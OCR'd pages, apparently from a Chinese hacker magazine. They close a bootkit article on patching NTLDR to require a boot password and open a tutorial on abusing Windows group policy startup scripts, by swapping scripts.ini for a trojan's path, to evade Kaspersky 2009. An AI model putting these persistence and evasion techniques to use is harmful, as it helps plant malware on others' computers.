


图8

现在大家再来想想，我为什么要在源代码中留下“mov ax,1234h”这样的指令？这就是为了最后为字符进行重定位而

留下的空间。代码在插入到0x3000处后，字符就不再是原来COM程序运行时所在的地址，字符的地址都被提高到0x3000以上，如图7，我们只要把相应的mov指令的立即数改一下就行了，这里也需要逆向输入。

修改好的ntldr也已经收录在光盘中了，但是我仍然希望大家可以自己动手去完成整个修改过程，这对于提高大家的动手能力有很大的好处。我们只要使用修改后的文件覆盖掉系统分区下的ntldr就可以重启查看效果了。因为我找不到Win2003系统，因此就没有在Win2003下进行测试，但在WinXP SP3以下的系统中都能正常引导。收录在光盘中的NTLDR的默认密码是“njwlgzs”，想要修改密码的话使用WinHex打开NTLDR，搜索这段字符更改掉就可以了，注意密码的长度不要超过10位，图8就是我在虚拟机中的效果截图。

这次BootKit介绍的只是修改ntldr的第一部分，第一部分运行时操作系统内核还没有被加载，不能实现更多更复杂的功能，但作为原理性的讲解应该足够了。对第二部分的修改将会涉及到保护模式下各种数据的修改与维护，内容过于庞杂，限于篇幅就不介绍了，大家有兴趣的话可以上网查阅资料。迅速且有效的查找资料对黑客来讲可是一项必须的技能，文章就写到这儿了，希望大家看了本文后都能学到一些新的东西。

（本文所涉及到的密码验证代码、原始文件、最终文件已收录到光盘中）

组策略配置漏洞全接触

swan

文章难易度：★★★
文章阅读点：关于组策略方面所存在的安全隐患的研究

所谓组策略（Group Policy），顾名思义，就是基于组的策略。它以Windows中的一个MMC管理单元的形式存在，可以帮助系统管理员针对整个计算机或是特定用户来设置多种配置，包括桌面配置和安全配置。比如，可以为特定用户或用户组定制可用的程序、桌面上的内容，以及“开始”菜单选项等，也可以在整个计算机范围内创建特殊的桌面配置。简而言之，组策略是Windows中的一套系统更改和配置管理工具的集合。本文就从对付卡巴斯基2009的主动防御以及禁止其运行，来详细讲述我发现的“组策略配置漏洞”的过程。

一、开关机脚本过卡巴2009的主动防御

自从卡巴斯基8.0出现以来，加载驱动来恢复SSDT就成为了历史，其立体的防御体系，保护着我们的电脑不受来自各方面的袭击。但事实上，我们使用组策略里的开关机启动脚本的这一设置，就可以运行木马来逃脱卡巴斯基的主动防御。

不用怀疑这种过主动的方法，也不用怀疑明明启动的类型是脚本却为什么可以用来启动EXE格式的木马（大家请暂时放下这个问题）？先声明，我只以开关机启动脚本作为例子来讲解如何实现开机启动木马，选择“开始”－“运行”，在“运行”栏中输入“gpedit.msc”来打开组策略，然后依次点击“计算机配置”－“Windows设置”－“脚本（启动／关机）”，如图1。




图1

如果入侵者都可以对我们的电脑进行图形界面的操作了，那他还不直接关掉杀毒软件再运行木马，还用的着这么麻烦吗？呵呵，关键就在这里，假如我们不使用图形界面，那么又该怎么办呢？大家跟着我的思路继续往下看！

双击右边窗口中的“启动”，然后在打开的启动属性窗口中点击“添加”按钮，我随便设置了一个启动的程序，比如ispeak6.0，如图2。

然后我们打开这个目录“C:\WINDOWS\system32\GroupPolicy\Machine”，大家仔细看哦，里面有一个名叫Registry.pol的文件，还有一个名叫Scripts的文件夹，如图3，我们双击打开这个Scripts文件夹，却发现它下面又有两个文件夹，一个是关机（Shutdown），一个是开机（Startup），如图4，分别双击打开看看，却发现它们都是空文件夹！大家是不是觉的有些奇怪呀。




图2




图3





图4

我们依次选择上方工具栏中的“工具”－“文件夹选项”－“查看”，勾选“显示所有文件和文件夹”，如图5。现在再点刷新看看，就会发现目录下已经多出了一个名为scripts.ini的文件，双击打开它，其内容如图6所示。

看到这儿，大家会有什么想法呢，是不是很奇怪为什么会和刚才启动的文件路径一样呢，那么，倘若我们在这里将其更改为木马的地址又会怎么样吗？呵呵，我们把一个包含有木马路径的scripts.ini文件放到这里，将原来的scripts.ini文件删除或者重新命名就可以了！

但当我试着在CMD下操作时，却提示说无法找到该文件，这样我们也就不能删除它，当然也不能重命名它了，如图7。


图5




图6

